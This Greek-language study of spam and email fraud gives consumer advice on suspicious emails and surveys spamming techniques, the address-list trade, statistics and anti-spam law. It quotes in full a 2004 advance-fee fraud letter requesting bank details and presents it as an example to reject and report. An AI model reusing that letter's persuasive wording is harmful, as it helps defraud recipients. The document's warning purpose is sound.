Επικοινωνήστε με τον γνωστό σας. Ενημερώστε τον για το μήνυμα που λάβατε. Αν δεν το έχει στείλει αυτός, συμβουλευέστε τον να ελέγξει τον υπολογιστή του για ιούς, να ενημερώσει τους άλλους παραλήπτες του μηνύματος σχετικά με το μήνυμα και να αλλάξει το συνθηματικό για το λογαριασμό του ταχυδρομείου του.

Να θυμάστε, επίσης, ότι στο διαδίκτυο μπορεί κάποιος εύκολα να στείλει ένα e-mail προσποιούμενος το γνωστό σας!

Έλαβα το μήνυμα της παρακάτω εικόνας από κάποιον που μου ζητάει να συμμετάσχω σε μια διαδικασία κληρονομιάς με αντάλλαγμα 50% της κληρονομιάς. Ο αποστολέας μου ζητάει κάποια προσωπικά δεδομένα για να προχωρήσει η διαδικασία της κληρονομιάς. Να στείλω στον αποστολέα τα προσωπικά μου δεδομένα;

From: markson2@jumpy.it [mailto:markson2@jumpy.it]
Sent: Monday, June 28, 2004 7:20 AM
To: markson2@jumpy.it
Subject: YOUR ASSISTANCE IS NEEDED

ASYLUM CAMP ABIDJAN

From: Markson Juliet/Kamara

ADDRESS. MOTHER THREASA CAMP ABIDJAN COTE D'IVOIRE

EMAIL ADDRESS. (kamara35@latinmail.com)

Dear Sir,

I am markson Kamara the only son of late former Director of finance, Chief Vincent R. Kamara of Sierra-Leone diamond and mining corporation. I must confess my agitation is real, and my words are my bond in this proposal. My late father diverted this fund acquired from the over influencing of price of sales/purchasing of raw materials., now he deposited the money with a BANK IN ABIDJAN BY FIXED DEPOSIT FORM, where I am residing under political asylum with my younger sister Juliet who is 17

years old. Now the war in my country is over with the help of ECOMOG soldiers, the present government of Sierra Leone has revoked the passport of all officers who served under the former regime and now ask countries to expel such person at the same time, freeze their account and confiscate their assets, it is on this note that I am contacting you, all I needed from you is to furnish me with your bank particulars:

- 1) Bank name
- 2) Account name
- 3) Account number
- 4) Bank address, telephone and fax numbers to enable me transfer this money in your private bank account, the said amount is twenty Six Million United States Dollars (US\$26.000.000.00).

I am compensating you with 20% of the total money amount, now all my hope is banked on you and I really want to invest this money in your country, where there is stability of Government, political and economic welfare. Honestly I want you to believe that this transaction is real and never a joke. My late father Chief Kamara gave me the photocopy of the deposit certificate issued to him by the BANK IN ABIDJAN on the date of deposit, and he called me closer to his bed side before his call to glory (R.I.P) that I should pray to God first, before contacting any foreigner and he warned me strictly not to deal with a greedy and evil minded people since this is the only legacy we are inheriting from him.

Please, for you to be clarified because, I do not expose myself to anybody I see, I believe that you are able to keep this transaction secret for me because this money is the hope of my life, it is important. Please contact me immediately after you must have gone through my message, and feel free to make it urgent. That is the reason why I offered you 20 % of the total amount, and in case of any other necessary expenses you might incur during this transaction including your telephone calls.

N.B: Try and negotiate for me some profitable blue chip investment opportunities which is risk free that I can invest with this money when it is transferred to your account, and you will be our guardian, personally I am interested in estate management and hotel business, please advise me. Contact me immediately you receive this message for more explanation. And promise me and Juliet my younger sister to be a father considering our situation and not to betray us please.

Thanks and God bless

Best regards

Markson / Juliet Kamara
(markson2@latinmail.com)

NB: my late father used me the only son as the beneficiary / next of kin on the day of deposit and also told me that I need an assistance of a foreigner with a legitimate bank Account abroad who will stand as co-beneficiary and partner abroad²²

Όχι

- Το μήνυμα που λάβατε ανήκει στην κατηγορία μηνυμάτων «advance fee fraud» (μηνύματα, τα οποία θα έπειθαν τον παραλήπτη ενός e-mail ότι, για παράδειγμα,

²² Πηγή: http://www.expertlaw.com/library/consumer/spam_email_fraud2.html

πρέπει να καταβάλει χρήματα για μια διαδικαστική δαπάνη, προκειμένου να παραλάβει κάτι).

- Τέτοια μηνύματα συνήθως καταλήγουν στη χρέωση του παραλήπτη με διάφορα τέλη (π.χ. έξοδα κληρονομιάς) χωρίς κανένα χρηματικό όφελος για τον ίδιο.
- Καταγγείτε το παραπάνω μήνυμα σε κατάλληλους φορείς (π.χ. Δ.Η.Ε., Anti-phishing Working Group: <http://www.antiphishing.org/>).
- Μπλοκάρετε τον αποστολέα του μηνύματος ως spammer.

Έλαβα μήνυμα από διεύθυνση ηλεκτρονικού ταχυδρομείου, η οποία φαίνεται να ανήκει στην τράπεζα μου. Ο αποστολέας του μηνύματος μου ζητάει να επιβεβαιώσω τα στοιχεία λογαριασμού στο ηλεκτρονικό τραπεζικό σύστημα (e-banking) απαντώντας στο μήνυμα ή επισκεπτόμενος μια ιστοσελίδα που μου προτείνει. Πρέπει να του απαντήσω στο μήνυμα ή να μπω σε αυτή την ιστοσελίδα και να δώσω τα στοιχεία του λογαριασμού μου;

Όχι

- Το μήνυμα που λάβατε ανήκει στην κατηγορία μηνυμάτων phishing (μηνύματα που στοχεύουν στην παραπλάνηση των χρηστών και στην εκμείωση προσωπικών τους δεδομένων, συχνά με απώτερο σκοπό την απάτη και την απόσπαση χρηματικών ποσών μέσω τραπεζικών λογαριασμών).
- Καταγγείτε το παραπάνω μήνυμα σε κατάλληλους φορείς (π.χ. Δ.Η.Ε., Anti-phishing Working Group: <http://www.antiphishing.org/>).
- Γνωστοποιείτε το μήνυμα στον υπεύθυνο επεξεργασίας τον οποίο υποδέεται ο αποστολέας.

Μπλοκάρετε τον αποστολέα του μηνύματος ως spammer.

3. Η ΔΙΑΔΙΚΑΣΙΑ ΤΟΥ SPAMMING²³

Η ΑΠΟΣΤΟΛΗ SPAM δεν προϋποθέτει αναγκαία ειδικές τεχνικές γνώσεις, αλλά απαιτεί τουλάχιστον τη χρήση συγκεκριμένων εργαλείων λογισμικού. Απαραίτητη καταρχήν είναι η ύπαρξη μεγάλου αριθμού διευθύνσεων ηλεκτρονικού ταχυδρομείου των χρηστών-θυμάτων. Η συλλογή αυτών των διευθύνσεων γίνεται από τους επαγγελματίες spammer με ειδικά προγράμματα (Spambots ή Spiders), τα οποία σαρώνουν τον κυβερνοχώρο, ανευρίσκοντας τις διευθύνσεις χρηστών που άφησαν τα ηλεκτρονικά τους ίχνη εκούσια ή ακούσια σε προσωπικές ιστοσελίδες ή ιστοχώρους που επισκέφθηκαν, ομάδες συζήτησης, δωμάτια συνομιλίας (chatrooms), λίστες e-mail κλπ. Πρόκειται για το λεγόμενο "Harvesting", διαδικασία η οποία συσσωρεύει εκατομμύρια διευθύνσεων προς εκμετάλλευση με κάθε

²³ Βλ. Θεοδωρίδη, e-πικάικρα, ΕΕΕυρΔ, 2005, σελ 204-205.

τρόπο. Αξίζει να σημειωθεί πως το σχετικό λογισμικό δεν κοστίζει παραπάνω από 100 δολάρια. Και οι λίστες ηλεκτρονικών διευθύνσεων έχουν επίσης τη δική τους αγοραστική αξία. Ενδεικτικά, ένα CD που περιλαμβάνει περίπου 100 εκατομμύρια διευθύνσεις e-mail κοστολογείται στην τιμή των 2.000 δολαρίων.

Μετά τη συγκομιδή ή την αγορά ηλεκτρονικών διευθύνσεων χρησιμοποιείται το βασικό λογισμικό για το spam (Spamware), το οποίο αναλαμβάνει μια σειρά αυτοματοποιημένων εργασιών. Καταρχήν ανωνυμοποιεί ή παραλλάσσει τα στοιχεία του αποστολέα (Spoofing) αλλά και των σχετικών ιστοσελίδων, προκειμένου να αποφευχθεί η ταυτοποίηση των spammer. Για τον ίδιο σκοπό εκμεταλλεύεται «ανοιχτούς», αθωράκιστους διακομιστές (Open Relay Servers και Proxy Servers) σε διάφορα μέρη του πλανήτη χρησιμοποιώντας την υπολογιστική τους ισχύ αλλά και το διαδικτυακό τους στίγμα (IP-Address). Στην πράξη ένα μήνυμα spam μπορεί να συνταχθεί σε οποιοδήποτε υπολογιστή και με τη χρήση οποιουδήποτε προγράμματος επεξεργασίας e-mail. Στη συνέχεια αποστέλλεται σε μια διεύθυνση που αντιστοιχεί στο πρόγραμμα-αποστολέα, και αυτό με τη σειρά του αναλαμβάνει τη μαζική αποστολή του μηνύματος, αναμεταδίδοντάς το μέσω ξένων διακομιστών ηλεκτρονικής αλληλογραφίας, καθιστώντας δυσχερέστατο έως και αδύνατο τον εντοπισμό του αρχικού αποστολέα-spammer.

Υπάρχουν δύο κατηγορίες «spamware»: εργαλεία «pull» για τη συλλογή ηλεκτρονικών διευθύνσεων και εργαλεία «push» για τη μαζική αποστολή ηλεκτρονικών μηνυμάτων. Τα προγράμματα συλλογής είναι αρκετά απλά στη χρήση τους. Λειτουργούν βάσει της αρχής της αυτόματης περιόδευσης σε ιστοχώρους και δημόσιους χώρους του Usenet χρησιμοποιώντας είτε ένα κατάλογο URL (Unique Resource Locators) που έχουν οριστεί εκ των προτέρων, είτε λέξεις κλειδιά σε μηχανές αναζήτησης που θα επιτρέψουν τη δημιουργία ενός καταλόγου συναφών URL. Στη συνέχεια, το λογισμικό συλλέγει συστηματικά όλες τις ηλεκτρονικές διευθύνσεις που βρίσκονται στις σελίδες αυτών των χώρων ή των ομάδων συζήτησης. Τα λογισμικά αυτά φημίζονται ότι είναι ικανά να αποφύγουν τις «spam-traps» (διατάξεις παγίδευσης του spamming). Τα εργαλεία «push», από την άλλη πλευρά, είναι μηχανές μαζικής αποστολής ηλεκτρονικών μηνυμάτων χωρίς να περάσουν μέσα από ένα ειδικό εξυπηρετητή ταχυδρομείου ή ένα συγκεκριμένο ISP. Τα προϊόντα που είναι ευρέως διαδεδομένα στην αγορά επιτρέπουν στον υπολογιστή στον οποίο εγκαθίστανται να συμπεριφερθεί ως πραγματικός εξυπηρετητής ταχυδρομείου, χωρίς να υπάρχει κίνδυνος, κατά κανόνα, να κατηγορηθεί ο «spammer» ότι ιδιοποιείται το εύρος ζώνης του ISP στον οποίο είναι συνδρομητής. Τα συστήματα αυτά είναι αρκετά ισχυρά ώστε να σπάσουν τα φίλτρα «anti-spam» των εξυπηρετητών ταχυδρομείου και να παραποιήσουν τέλεια τους τίτλους των μηνυμάτων. Είναι αρκετά παράδοξο ότι μπορούμε να βρούμε ελεύθερα στην αγορά τέτοια προϊόντα, που διατίθενται από φαινομενικά επίσημους διανομείς, γνωρίζοντας ότι οι λειτουργίες τους περιλαμβάνουν μηχανισμούς εκτροπής της κίνησης στο Διαδίκτυο, η οποία απαγορεύεται σε ένα αυξανόμενο αριθμό πολιτειών της Αμερικής.

Η προσφορά υπηρεσιών παρουσιάζεται σχηματικά σε δύο μεγάλες κατηγορίες παροχών: η φιλοξενία διαφημιστικών εκστρατειών, που θα μπορούσαμε να ονομάσουμε «host-spamming» και η μεσιτεία αρχείων διευθύνσεων ηλεκτρονικού ταχυδρομείου. Οι

φορείς παροχής υπηρεσιών προσφέρουν πλήρες φάσμα υπηρεσιών για την οργάνωση εκστρατειών «*spamming*»: πολλές μικρές επιχειρήσεις ασκούν ανοιχτά τέτοιες δραστηριότητες στο Διαδίκτυο· οι τιμές τους ποικίλλουν από 5\$ για την αποστολή ενός μηνύματος σε 1.000 αποδέκτες έως 20\$ για την αποστολή σε 1.000 αποδέκτες αν ο πελάτης θέλει επιπλέον και τις διευθύνσεις. Ορισμένοι ειδικεύονται στην παροχή «ασφαλούς» υπηρεσίας, δηλαδή ικανής να διαφύγει, κατά κανόνα, των κατασταλτικών ενεργειών των ISP. Οι μεσίτες διευθύνσεων είναι επίσης πολυάριθμοι· πολλές εταιρείες προτείνουν προσφορές «μέλους» που περιλαμβάνουν τρία είδη συνδρομής σε καταλόγους διευθύνσεων.

1η επιλογή : 300.000 διευθύνσεις την εβδομάδα για 19,95 \$ το μήνα.

2η επιλογή : 500.000 διευθύνσεις την εβδομάδα για 29,95 \$ το μήνα.


3η επιλογή : 1.000.000 διευθύνσεις την εβδομάδα για 39,95 \$ το μήνα.

Υπάρχουν επίσης προσφορές αγοράς διευθύνσεων σε απευθείας σύνδεση για άμεση τηλεφόρτωση: για παράδειγμα, από 19,95 \$ για 300.000 έως 49,95 \$ για 1.000.000 διευθύνσεις Διαδικτύου και για τις διευθύνσεις AOL από 19,95 \$ για 300.000 διευθύνσεις έως 99,95 \$ για 4.000.000 διευθύνσεις. Η τεράστια προσφορά καταλόγων διευθύνσεων ηλεκτρονικού ταχυδρομείου προκαλεί αναπόφευκτα ερωτήματα σχετικά με την ποιότητα αυτών καθαυτών των διευθύνσεων και την εγκυρότητά τους, χωρίς να μιλήσουμε για το αν έχει πράγματι δοθεί άδεια πριν από τη συλλογή τους. Οι στοχοθετημένοι κατάλογοι παρουσιάζονται συνήθως με πολύ γενικό τρόπο: τα πιο συνηθισμένα κριτήρια επιλογής είναι η χώρα, η πολιτεία, η πόλη, το φύλο, τα κέντρα ενδιαφέροντος, το επάγγελμα και ο τομέας δραστηριότητας.

Τα κέντρα ενδιαφέροντος χωρίζονται σε πενήντα περίπου βασικές κατηγορίες που θυμίζουν μάλλον τους βασικούς τομείς του Usenet. Όσον αφορά τους «*spammers*», οι οποίοι επιμένουν στην επικίνδυνη και κατακριτέα από όλους δραστηριότητά τους, ακολουθούν πρακτική ερασιτεχνών ή καιροσκόπων που προσπαθούν να προωθήσουν ένα επιλήψιμο προϊόν μέσω του Διαδικτύου. Πολλές πρόσφατες περιπτώσεις «*spamming*» έχουν μελετηθεί επισταμένως και οι ελάχιστες γνωστές περιπτώσεις στην Ευρώπη δείχνουν ότι οι «*spammers*» είναι αδίστακτοι και συχνά καταπατούν το νόμο, αλλά τώρα κινδυνεύουν να καταδικαστούν να καταβάλουν πολύ υψηλά πρόστιμα· η μέθοδος αυτή, αν και δεν είναι ικανοποιητική κατά βάθος από την άποψη του δικαιώματος στην προστασία των δεδομένων προσωπικού χαρακτήρα, είναι ωστόσο αποτελεσματική και θα μπορούσε βραχυπρόθεσμα να οδηγήσει στην εξάλειψη του φαινομένου αυτού.

4. ΣΤΑΤΙΣΤΙΚΑ ΣΤΟΙΧΕΙΑ²⁴

ΠΡΟΚΕΙΜΕΝΟΥ ΝΑ ΓΙΝΕΙ ευκρινέστερη η έκταση του προβλήματος αλλά και οι συνέπειές του, είναι μάλλον χρήσιμο να παρουσιαστούν κάποιες πρόσφατες μετρήσεις σχετικά με το σπαμ. Σύμφωνα, λοιπόν, με στοιχεία της εταιρίας λογισμικού ασφαλείας Symantec, το Δεκέμβριο του 2004 το ποσοστό του σπαμ που διακινήθηκε κάλυψε το 67% της συνολικής κίνησης e-mail. Το αντίστοιχο ποσοστό στις αρχές του ίδιου έτους δεν ξεπερνούσε το 60%, ενώ εντύπωση προκαλεί πως το 2001 η ανεπιθύμητη ηλεκτρονική αλληλογραφία άγγιζε μόλις το 8%. Ενδεικτικός είναι επίσης ο πίνακας των σταθθέντων και διεγραμμένων (ως μηνύματα spam) για το 1^ο εξάμηνο του 2010 απ' το Πανεπιστημίου του Yale²⁵.



²⁴ Βλ. Θεοδωρίδη, e-πίκαιρα, ΕΕΕυρΔ, 2005, σελ 205.

²⁵ <http://www.yale.edu/its/metrics/email/index.html>

5. ΤΟ ΒΙΟΜΗΧΑΝΙΚΟ ΜΕΡΟΣ ΤΗΣ ΕΜΠΟΡΙΚΗΣ ΠΡΩΘΗΣΗΣ ΜΕΣΩ ΗΛΕΚΤΡΟΝΙΚΟΥ ΤΑΧΥΔΡΟΜΕΙΟΥ (E-MAIL MARKETING) ΚΑΙ ΤΗΣ ΑΠΟΣΤΟΛΗΣ ΜΗ ΖΗΤΗΘΕΝΤΟΣ ΗΛΕΚΤΡΟΝΙΚΟΥ ΤΑΧΥΔΡΟΜΕΙΟΥ (SPAMMING²⁶).

Η ΕΜΠΟΡΙΚΗ ΠΡΩΘΗΣΗ βρίσκει γόνιμο έδαφος στο Διαδίκτυο όπως αποκαλύπτουν οι μετατοπίσεις επενδύσεων των διαφημιζόμενων στις Ηνωμένες Πολιτείες. Ήδη, στη χώρα αυτή, οι δαπάνες άμεσης εμπορικής προώθησης αντιπροσωπεύουν το 50% του συνολικού προϋπολογισμού που διαθέτουν οι διαφημιζόμενοι στην εμπορική επικοινωνία. Τρεις βασικοί λόγοι εξηγούν την άνοδο του Διαδικτύου:

- το κόστος διαφημιστικής εκστρατείας στο Διαδίκτυο είναι ασύγκριτα χαμηλότερο σε σχέση με τα παραδοσιακά μέσα: η μέση τιμή μιας εκστρατείας «e-mail marketing» στις Ηνωμένες Πολιτείες είναι περίπου 10 σεντς ανά αποστολή, ενώ το κόστος αποστολής μέσω του συμβατικού ταχυδρομείου κυμαίνεται μεταξύ 50 σεντς και 1 δολαρίου.
- το ποσοστό των πωλήσεων που είναι αποτέλεσμα «e-mail marketing» κυμαίνεται μεταξύ 5 και 15% σε σύγκριση με αυτό των παραδοσιακών ταχυδρομικών αποστολών που είναι μόνο 0,5% έως 2%.
- υπάρχει μια σημαντική απόκλιση απόκρισης μεταξύ του «e-mail marketing» και της προώθησης με διαφημιστικές επιγραφές όπου το ποσοστά μειώνονται συνεχώς.

Επομένως παρατηρούνται όλο και πιο σημαντικές μεταφορές επενδύσεων προς την απευθείας εμπορική προώθηση μέσω του Διαδικτύου και ιδιαίτερα προς το «e-mail marketing». Το «spamming» ήταν η παιδική ασθένεια του «e-mail marketing». Μπορούμε να πούμε με βεβαιότητα ότι το «spamming», όπως εμφανίστηκε στα μέσα της δεκαετίας του '90 και κυρίως στις Ηνωμένες Πολιτείες, βρίσκεται τώρα σε κάμψη.

Αρκεί να συμβουλευθεί κάποιος τις διάφορες μαύρες λίστες των ατόμων που αποστέλλουν μη ζητηθέν ηλεκτρονικό ταχυδρομείο (*spammers*), οι οποίες διατίθενται στο Διαδίκτυο, για να διαπιστώσει ότι πρόκειται για ένα φαινόμενο που γνώρισε τη χρυσή του εποχή μεταξύ 1995 και 1998 και ότι οι εγγραφές στις μαύρες αυτές λίστες παρουσιάζουν πτωτική τάση εδώ και δύο χρόνια. Τέσσερις παράγοντες εξηγούν την πρόσφατη αυτή εξέλιξη:

- Η δράση των πάροχων υπηρεσιών Διαδικτύου (ISP) οι οποίοι ελέγχουν σε ικανοποιητικό βαθμό τη διακίνηση στους εξυπηρετητές ταχυδρομείων και ειδήσεων και έχουν στη διάθεσή τους μέσα ταχείας αντίδρασης: σύστημα MAPS-RBL για το

²⁶ Βλ. Επιτροπή των Ευρωπαϊκών Κοινοτήτων, Μη ζητηθείσες εμπορικές επικοινωνίες και προστασία των δεδομένων. Σύνοψη των συμπερασμάτων της μελέτης, Serge Gauthronet & Étienne Drouard, Ιανουάριος 2001, σε http://ec.europa.eu/justice/policies/privacy/docs/studies/spamsum_el.pdf

Διαδίκτυο (*Mail Abuse Prevention System* και *Realtime Blackhole List*)²⁷ και το UDP για το Usenet (*Usenet Death Penalty*).

- Οι αμερικάνικες κανονιστικές διατάξεις²⁸, οι οποίες αν και ατελείς, έχουν ως χαρακτηριστικό ότι επιβάλλουν στους «*spammers*» σημαντικά πρόστιμα: το μέσο πρόστιμο είναι \$ 10 ανά μήνυμα με μέγιστο τα \$ 25.000 ανά ημέρα· για επιχειρηματίες μικρής κλίμακας, με περιορισμένους οικονομικούς πόρους, αυτό αποτελεί ένα σοβαρό ή και ριζικό αποτρεπτικό μέσο.
- Η δράση των επαγγελματικών οργανώσεων και συνδικάτων, κυρίως της AIM, μιας αυτόνομης θυγατρικής της πανίσχυρης DMA (Ένωση Άμεσης Εμπορικής Προώθησης), η οποία βάσει πραγματικών μελετών, εκφράζει την κατηγορηματική και αμετάκλητη αντίθεσή της στο «*spamming*»: οι εργασίες που διεξήγαγε η οργάνωση αυτή κατέδειξαν την αναποτελεσματικότητα της μη ζητηθείσας εμπορικής επικοινωνίας σε σύγκριση με το «*e-mail marketing*» το οποίο στηρίζεται στην προηγούμενη ύπαρξη εμπορικής σχέσης. Αυτό το χρόνο, η AIM ενέκρινε ένα σύνολο σαφέστατων οδηγιών που καταδικάζουν τις γνωστές πρακτικές των «*spammers*». Η DMA, της οποίας οι αναλύσεις βρίσκονται σε λιγότερο προχωρημένο στάδιο, προτείνει την υπηρεσία ενός

²⁷ Οι πάροχοι υπηρεσιών πρόσβασης (ISP), στην πλειονότητά τους, δίδουν σήμερα χωρίς έλεος τους αποστολείς των μη ζητηθέντων μηνυμάτων· ένας από τους τρόπους δράσης τους, μεταξύ άλλων, είναι ότι έχουν οργανωθεί μέσω ενός δικτύου εθελοντών διαχειριστών, γνωστού ως The Mail Abuse Prevention System (MAPS – Redwood City, Calif.), που έχει δημιουργήσει τη μαύρη λίστα Realtime Blackhole List (RBL). Η λίστα αυτή είναι ένας μηχανισμός μαζικού αποκλεισμού· επιτρέπει στους διαχειριστές του συστήματος των ISP που ελέγχουν χιλιάδες δρομολογητές και εξυπηρετητές ταχυδρομείου να αλληλοενημερώνονται τακτικά για τις «επιθέσεις», δηλαδή τις επιχειρήσεις αποστολής μη ζητηθέντων ηλεκτρονικών μηνυμάτων και να απομονώνουν τις διευθύνσεις και τα ονόματα τομέα των πάροχων υπηρεσιών που είναι γνωστές πηγές μη ζητηθεισών εμπορικών επικοινωνιών. Έτσι, όταν λήξει η συνδρομή ενός «*spammer*», μεταφέρεται στον κατάλογο ώστε οι υπόλοιποι ISP – εν προκειμένω οι 2.000 ISP σε ολόκληρο τον κόσμο που είναι συνδρομητές στην RBL, δηλαδή το 1/3 της αγοράς - τους οποίους θα μπορούσε να προσεγγίσει ο «*spammer*», είναι αμέσως ενήμεροι για την πραγματική φύση της δραστηριότητας του πιθανού πελάτη τους και μπορούν να του αρνηθούν την παροχή υπηρεσιών. Εκτός από τη βασική αρχή λειτουργίας ανταλλαγής πληροφοριών, το σύστημα MAPS αποτελεί επίσης ένα φίλτρο που επιτρέπει με τη βοήθεια αλγορίθμων το αυτόματο πάγωμα της αποστολής μηνυμάτων που προέρχονται από γνωστούς «*spammers*» καθώς και από ISP που τους φιλοξενούν και οι οποίοι θεωρείται ότι δεν εκπληρώνουν το καθήκον εξυγίανσης του δικτύου το οποίο έχουν αναλάβει εξ ονόματος της διαφύλαξης των συλλογικών συμφερόντων του Διαδικτύου.

²⁸ Προλαμβάνοντας το Κογκρέσο, περισσότερες από είκοσι αμερικανικές πολιτείες εξέδωσαν ή πρόκειται να εκδώσουν νομοθετικά κείμενα κατά του «*spamming*»: ορισμένα από τα κείμενα αυτά έχουν ήδη χρησιμοποιηθεί στο πλαίσιο αγωγών κατά των «*spammers*»: σημειώνεται ότι πολλά από τα κείμενα αυτά καλύπτουν ταυτόχρονα την εμπορική επικοινωνία μέσω τηλεομοιοτυπίας. Οι βασικές διατάξεις των κειμένων αυτών επιβάλλουν την ύπαρξη ενός μηχανισμού εξαίρεσης («*opt-out*») καθώς και την υλοποίηση της εξαίρεσης ενός χρήστη Διαδικτύου που υποβάλει ρητή αίτηση· απαγορεύουν φυσικά τα εγγενή στοιχεία του «*spamming*», δηλαδή την ψευδή διεύθυνση και την παραποίηση του τίτλου ή του περιεχομένου του μηνύματος· ορισμένες πολιτείες επιβάλλουν την ύπαρξη ενός σήματος στον τίτλο που θα δείχνει ότι πρόκειται για διαφημιστικό μήνυμα (ADV) ή αγγελία που αφορά ιστοχώρο ο οποίος προορίζεται για ενήλικες (ADLT)· το ένα τρίτο από τους νόμους αυτούς ορίζει το «*spamming*» ως αποστολή μηνυμάτων σε χρήστες του Διαδικτύου χωρίς προηγούμενη ρητή αίτηση εκ μέρους τους.

καταλόγου αντίθεσης («stop list») (e-MPS - *Electronic Mail Preference Service* – Υπηρεσία προτίμησης ηλεκτρονικού ταχυδρομείου²⁹).

- Οι αντίθετες προς την ηλεκτρονική εμπορική προώθηση αντιλήψεις οι οποίες στηρίζονται όλο και περισσότερο στις αρχές της εμπορικής προώθησης βάσει αδείας («*permission marketing*») ως απάντηση στη μαζική διαφήμιση που προκαλεί κορεσμό και σπείρει τη σύγχυση στο κοινό. Το «*permission marketing*» συνίσταται στην επικοινωνία με τους καταναλωτές σε εθελοντική βάση δημιουργώντας σιγά-σιγά μια σχέση συμφέροντος και εμπιστοσύνης· όσο αυξάνει η εμπιστοσύνη τόσο ο καταναλωτής, παρακινούμενος από έξυπνες υποσχέσεις οι οποίες φυσικά τηρούνται (*incentive marketing*), έχει λόγους να δώσει την άδεια για τη συλλογή όλο και περισσότερων στοιχείων σχετικά με τον τρόπο ζωής του, τις συνήθειες και τα ενδιαφέροντά του· άδεια για την αποστολή μηνυμάτων που διαφημίζουν νέα προϊόντα ή υπηρεσίες, άδεια για τη λήψη εκπτώτικων κουπονιών για πιστούς πελάτες ή αεροπορικών μιλίων, δειγμάτων, προσωρινής συνδρομής, κλπ. Έτσι, καθώς προχωρεί αυτή η διαδικασία συναλλαγών, το ανώνυμο άτομο γίνεται επαφή, πιθανός πελάτης, στη συνέχεια πελάτης και τέλος πιστός πελάτης. Η δημιουργία αυτής της σχέσης απαιτεί χρόνο και τακτική επαφή και ει δυνατόν τη διατήρηση του κόστους σε αποδεκτό επίπεδο· ποιο μέσο εκτός από το Διαδίκτυο μπορεί να προσφέρει καλύτερα αυτή τη διαλογικότητα και αυτή την προοδευτικότητα; Ποιο πλαίσιο παροχής άδειας είναι ευνοϊκότερο από αυτό που βασίζεται στην εκούσια εγγραφή στους καταλόγους οικειοθελούς συμμετοχής («*opt-in*»); Τα έξοδα αποστολής είναι εξαιρετικά χαμηλά, τα αποτελέσματα δοκιμαστικών εκστρατειών είναι σχεδόν στιγμιαία, τα ποσοστά απόκρισης είναι 15 φορές υψηλότερα, η σχέση με τους πιθανούς πελάτες μπορεί να συνεχιστεί χωρίς υπέρβαση του προϋπολογισμού επικοινωνίας των διαφημιζόμενων ή της υπηρεσίας που είναι υπεύθυνη για τις σχέσεις με τους πελάτες (υπό την προϋπόθεση ότι η διαδικασία μπορεί να αυτοματοποιηθεί αρκετά) και η εκτύπωση είναι δωρεάν. Η θέση αυτή αποσαφηνίστηκε θαυμάσια από τον Seth Godin, αντιπρόεδρο του Yahoo, και οι επαγγελματίες της άμεσης εμπορικής προώθησης ή του ηλεκτρονικού εμπορίου αποδέχονται όλο και περισσότερο την ιδέα του

²⁹ Ο κατάλογος αυτός λειτουργεί ως δωρεάν υπηρεσία που επιτρέπει σε οποιονδήποτε χρήστη να καταχωρήσει την ηλεκτρονική του διεύθυνση στον κατάλογο αντίθεσης αναφέροντας τις κατηγορίες μηνυμάτων για τις οποίες επιθυμεί να ασκήσει το δικαίωμα εξαίρεσης (επιχείρηση προς καταναλωτή, επιχείρηση προς επιχείρηση, ή και τα δύο). Από την πλευρά τους οι επιχειρηματίες άμεσης εμπορικής προώθησης, μέσω \$100 για τα μη μέλη της DMA, μπορούν να αφαιρέσουν ηλεκτρονικές διευθύνσεις από τον κατάλόγο τους βάσει του συστήματος e-MPS· αυτό πραγματοποιείται σε απευθείας σύνδεση και χρειάζεται μόνο λίγες ώρες. Η δημιουργία αυτού του καταλόγου επικρίθηκε έντονα από την αμερικανική κοινότητα που μάχεται κατά του «*spamming*», ιδίως από τους εκπροσώπους του MAPS, Junkbusters Corp. και CAUCE· ορισμένα μέλη της DMA δεν ασπάζονται καθόλου τις θέσεις της επαγγελματικής τους οργάνωσης. Η διαδικασία αυτή αποτέλεσε αντικείμενο πολλών κριτικών: πράγματι, επικρίθηκε το γεγονός ότι η DMA δεν επέλεξε να επιτρέψει την πρόσβαση των ISP στο σύστημα e-MPS, οι οποίες ενδεχομένως επιθυμούσαν να ασκήσουν δικαίωμα συνολικής εξαίρεσης για ολόκληρο το όνομα τομέα και όλους τους συνδρομητές τους. Η DMA υιοθέτησε τη στάση αυτή υπερασπιζόμενη την ιδέα ότι το σύστημα λειτουργεί βάσει ατομικού δικαιώματος εξαίρεσης.

«*permission marketing*»: ανακαλύπτουν την αποτελεσματικότητα της νέας αντίληψης εκστρατειών που απευθύνονται σε ομάδες πληθυσμού οι οποίες έχουν εκφράσει τη θέληση και έχουν δώσει τη συγκατάθεσή τους. Στις Ηνωμένες Πολιτείες σήμερα δεν μιλάνε παρά μόνο για *opt-in e-mail marketing* (εμπορική προώθηση μέσω ηλεκτρονικού ταχυδρομείου που βασίζεται στην προηγούμενη συγκατάθεση).

6. ΤΟ SPAM ΩΣ ΠΡΟΒΛΗΜΑ

